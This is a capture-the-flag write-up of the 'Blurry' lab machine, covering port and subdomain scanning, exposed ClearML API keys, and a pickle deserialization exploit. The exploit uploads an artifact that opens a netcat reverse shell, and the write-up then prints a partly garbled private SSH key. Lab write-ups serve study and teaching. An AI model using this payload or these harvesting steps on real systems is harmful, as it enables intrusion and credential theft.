

Information Gathering

1) Found open ports



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ sudo nmap 10.129.119.26 -p- -sV --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-09 10:29 IST
Nmap scan report for 10.129.119.26
Host is up (1.4s latency).
Not shown: 64778 closed tcp ports (reset), 755 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp open  http    nginx 1.18.0
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.12 seconds

┌──(vigneswar㉿VigneswarPC)-[~]
└─$
```

2) The server uses vhosts




Burp Suite Community Edition

Error


Unknown host: app.blurry.htb

3) Checked the webpage




TYPE	TITLE	PROJECT	STARTED	UPDATED	STATUS
Data Processing	Review JSON Artifacts	Black Swan	Jun 9 2024 10:36	Jun 9 2024 10:36	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	Jun 9 2024 1:22	Jun 9 2024 1:22	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	Jun 3 2024 18:58	Jun 3 2024 18:58	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	Jun 3 2024 18:52	Jun 3 2024 18:52	✓ Completed
Data Processing	Review JSON Artifacts	Black Swan	May 30 2024 20:02	May 30 2024 20:02	✓ Completed

4) Found subdomains



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -u "http://10.129.119.26" -H "Host: FUZZ.blurry.htb" -fs 169 -t 200

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.119.26
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.blurry.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 200
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response size: 169
________________________________________________

files                   [Status: 200, Size: 2, Words: 1, Lines: 1, Duration: 649ms]
app                     [Status: 200, Size: 13327, Words: 382, Lines: 29, Duration: 593ms]
chat                    [Status: 200, Size: 218733, Words: 12692, Lines: 449, Duration: 612ms]
:: Progress: [19966/19966] :: Job [1/1] :: 303 req/sec :: Duration: [0:00:52] :: Errors: 0 ::
```

5) Checked other vhosts



Welcome to Blurry Vision workspace

Powered by Rocket.Chat

Create an account

Name * hacker

Email * hacker@mail.com


Username * hacker

Password * ●●●●●●●●

Confirm your password * ●●●●●●●●

Join your team   Back to Login

By proceeding you are agreeing to our Terms of Service, Privacy Policy and Legal Notice.



CREATE NEW EXPERIMENT

To create a new experiment you can either run your ML code instrumented with the ClearML SDK, or relaunch a previously run experiment by cloning it.

1. Install

Run the ClearML setup script

```
pip install clearml
```

2. Configure


Run the ClearML setup script

```
clearml-init
```

Complete the clearml configuration information as prompted.

```
api {
  web_server: http://app.blurry.htb
  api_server: http://api.blurry.htb
  files_server: http://files.blurry.htb
  credentials {
    "access_key" = "7Z2GPA3W9JP45STVE7JS"
    "secret_key" = "kfpgIdbLlmYXa8d66mRcdERm2xNl0p8dE6wvrVG3m2ZyMo50GZ"
  }
}
```

6) Found a task running periodically



☐	TYPE	NAME	TAGS	STATUS	USER	STARTED	UPDATED	ITERATION	PARENT TASK
☑	Data Pro...	Review JSON Artifacts		✓ Completed	Chad Jippity	a few seconds ago	a few seconds ago	0	


Vulnerability Assessment

1) The task is vulnerable to deserialization
https://hiddenlayer.com/research/not-so-clear-how-mlops-solutions-can-muddy-the-waters-of-your-supply-chain/

```
from clearml import Task
import pickle
import os


class RunCommand:
    def __reduce__(self):
        return (os.system, ('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 
2>&1|nc 10.10.14.21 4444 >/tmp/f',))

command = RunCommand()

def create_task_with_review_and_artifact():
    task = Task.init(project_name='Black Swan', task_name='Task with Review and 
Artifact')
    task.add_tags(['review'])
    task.upload_artifact('pickle_artifact.pkl', artifact_object=RunCommand())
    task.close()

if __name__ == "__main__":
    create_task_with_review_and_artifact()
```


Exploitation

1) Got reverse shell



```
┌──(vigneswar㉿VigneswarPC)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.14.21] from (UNKNOWN) [10.129.119.26] 55620
bash: cannot set terminal process group (83657): Inappropriate ioctl for device
bash: no job control in this shell
jippity@blurry:~$ python3 -c "import pty;pty.spawn('/bin/bash')"
python3 -c "import pty;pty.spawn('/bin/bash')"
jippity@blurry:~$ ^Z
zsh: suspended  nc -lvnp 4444

┌──(vigneswar㉿VigneswarPC)-[~]
└─$ stty raw -echo && fg
[1]  + continued  nc -lvnp 4444

jippity@blurry:~$ stty rows 41 cols 156
jippity@blurry:~$
```

2) Connected with ssh



```
authorized_keys  id_rsa  id_rsa.pub
jippity@blurry:~/.ssh$ cat id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAxxZ6RXgJ45m3Vao4oXSJBFlk9skeIQw9tUWDo/ZA0WVk0sl5usUV
KYWvWQOKo6Ok
8qTrt+mWN7GKw
FJsve7iqONPR
SstitvWqbKS4E
7P01RInlJ0dT/
6f9FlnIT3eqTv
et/r/eMGtyRrY
EAAAGBAMcWekV
